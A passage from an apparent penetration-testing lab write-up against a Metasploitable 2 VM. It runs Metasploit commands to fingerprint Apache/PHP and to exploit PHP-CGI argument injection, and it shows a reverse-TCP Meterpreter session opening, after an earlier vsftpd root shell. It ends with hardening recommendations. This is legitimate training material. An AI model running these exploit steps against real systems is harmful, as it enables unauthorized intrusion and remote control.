initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz

whoami
root

```

We are successfully exploited via port 21 (vsftpd).

- Port 80:

We will use Metasploit framework for exploitation.

```
# msfconsole
```

```
# search http_version
```

```

msf6 > search http_version

Matching Modules
=====

#  Name                                     Disclosure Date  Rank  Check  Description
-  ---                                     -
0  auxiliary/scanner/http/http_version      .              normal No     HTTP Version Detection

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/http_version

msf6 > █

```

To see the version of http.

```
# use auxiliary/scanner/http/http_version
```

```
# show options
```

```
# set rhosts 192.168.157.136
```

```
msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):

  Name      Current Setting  Required  Description
  ----      -
  Proxies    -                no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     -                yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      80               yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  THREADS    1                yes       The number of concurrent threads (max one per host)
  VHOST      -                no        HTTP server virtual host

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/http_version) > set rhosts 192.168.157.136
rhosts => 192.168.157.136
msf6 auxiliary(scanner/http/http_version) > █
```

```
# run
```

Now we can see the Apache version (2.2.8) and powered by PHP version (5.2.4).

```
msf6 auxiliary(scanner/http/http_version) > run

[+] 192.168.157.136:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > █
```

Go to: <http://192.168.157.136/phpinfo.php> to see the information of PHP

PHP Version 5.2.4-2ubuntu5.10

System	Linux metasploitable 2 5.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2009 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/000-php5.2.ini, /etc/php5/cgi/conf.d/000-mysql.ini, /etc/php5/cgi/conf.d/000-openssl.ini, /etc/php5/cgi/conf.d/000-sockets.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	22000519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip, php, file, data, http, ftp, compress, bz2, compress.zlib, https, ftps
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv.*, bzip2.*, zlib.*

This server is protected with the Suhosin Patch 0.9.6.2
Copyright (c) 2006 Hardened-PHP Project

수호신

This program makes use of the Zend Scripting Language Engine:
Zend Engine v2.2.0, Copyright (c) 1998-2007 Zend Technologies

Powered By
Zend Engine 2

[PHP Credits](#)

Configuration

By doing the research on PHP version 5.2.4, CVE (Common Vulnerabilities and Exposures) official website has shown that "Directory traversal vulnerability in PHP before 5.2.4 allows attackers to bypass open_basedir restrictions via unspecified vectors involving the glob function.", followed "CVE-2007-4663" and "CVE-2012-1823".

Reference: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2012-1823>

As the PHP information above, we can see PHP using CGI protocol. PHP CGI refers to the method by which PHP scripts are executed as standalone processes that interact with the web server using the Common Gateway Interface protocol.

Search PHP-CGI for doing the injection.

```
# search php-cgi
```

```
msf6 > search php-cgi

Matching Modules
=====

#  Name                                                                 Disclosure Date  Rank    Check  Description
-  -  -
0  exploit/multi/http/php_cgi_arg_injection 2012-05-03     excellent Yes     PHP CGI Argument Injection
1  exploit/windows/http/php_cgi_arg_injection_rce_cve_2024_4577 2024-06-06     excellent Yes     PHP CGI Argument Injection Remote Code Execution
2  \_ target: Windows PHP                      .              .       .       .
3  \_ target: Windows Command                  .              .       .       .

Interact with a module by name or index. For example info 3, use 3 or use exploit/windows/http/php_cgi_arg_injection_rce_cve_2024_4577
After interacting with a module you can manually set a TARGET with set TARGET 'Windows Command'

msf6 > |
```

```
# use exploit/multi/http/php_cgi_arg_injection
```

```
# show options
```

```
# set rhosts 192.168.157.136
```

```
msf6 > use exploit/multi/http/php_cgi_arg_injection
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

Name      Current Setting  Required  Description
----      -
PLESK     false           yes       Exploit Plesk
Proxies   no              no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    yes            yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     80             yes       The target port (TCP)
SSL       false          no        Negotiate SSL/TLS for outgoing connections
TARGETURI no             no        The URI to request (must be a CGI-handled PHP script)
URIENCODING 0             yes       Level of URI URIENCODING and padding (0 for minimum)
VHOST     no             no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
----      -
LHOST     192.168.157.147 yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  ---
0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 192.168.157.136
rhosts => 192.168.157.136
msf6 exploit(multi/http/php_cgi_arg_injection) > |
```

```
# exploit
```

```
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 192.168.157.147:4444
[*] Sending stage (40004 bytes) to 192.168.157.136
[*] Meterpreter session 4 opened (192.168.157.147:4444 -> 192.168.157.136:47336) at 2025-01-12 00:13:22 -0500

meterpreter > sysinfo
Computer      : metasploitable
OS           : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter  : php/linux
meterpreter > pwd
/var/www
```

The exploitation is success through PHP-CGI injection.

3. Recommendation

To prevent vulnerabilities in the environment above, it's crucial to minimize the exposure of open ports by ensuring that only necessary services are running and accessible. Properly configure firewalls to block unused ports, and restrict access to critical services by allowing only trusted IP addresses. Regularly scan your network for open ports using tools like nmap to identify any unintended exposure. For services that require open ports, implement strong access control mechanisms and authentication protocols. Additionally, replace outdated or insecure technologies with modern alternatives such as PHP-FPM or FastCGI, and ensure all user inputs are validated and sanitized to prevent injection attacks. Enforce strict file and directory permissions based on the principle of least privilege, and disable unnecessary features in your web server configuration. Use a Web Application Firewall (WAF) to filter harmful traffic and regularly monitor logs for signs of unusual activity. Keep all software up-to-date with security patches, isolate sensitive applications in containers or sandboxes, and educate your team on secure coding and system administration practices. By combining these measures, you can significantly reduce the risk of vulnerabilities related to open ports, insecure services, and other potential exploits, ensuring a more secure environment overall.

Summary main points:

- All used protocols should be up to date.
- HTTPS should be used.
- Secure coding should be applied.
- Unused ports and services should be disabled.

4. Conclusion

In conclusion, ensuring the security of web applications is a continuous and multifaceted process that requires a proactive approach. By implementing best practices such as minimizing the attack surface through careful management of open ports, using secure alternatives to outdated technologies, enforcing strict input validation, and configuring web servers securely, we can significantly reduce the risk of vulnerabilities. Regular updates, proper access controls, and the use of Web Application Firewalls (WAFs) further enhance defense mechanisms. Moreover, educating your team and performing routine security audits can help identify potential weaknesses before they are exploited. This comprehensive strategy is essential for safeguarding web applications from evolving threats and ensuring the confidentiality, integrity, and availability of sensitive data.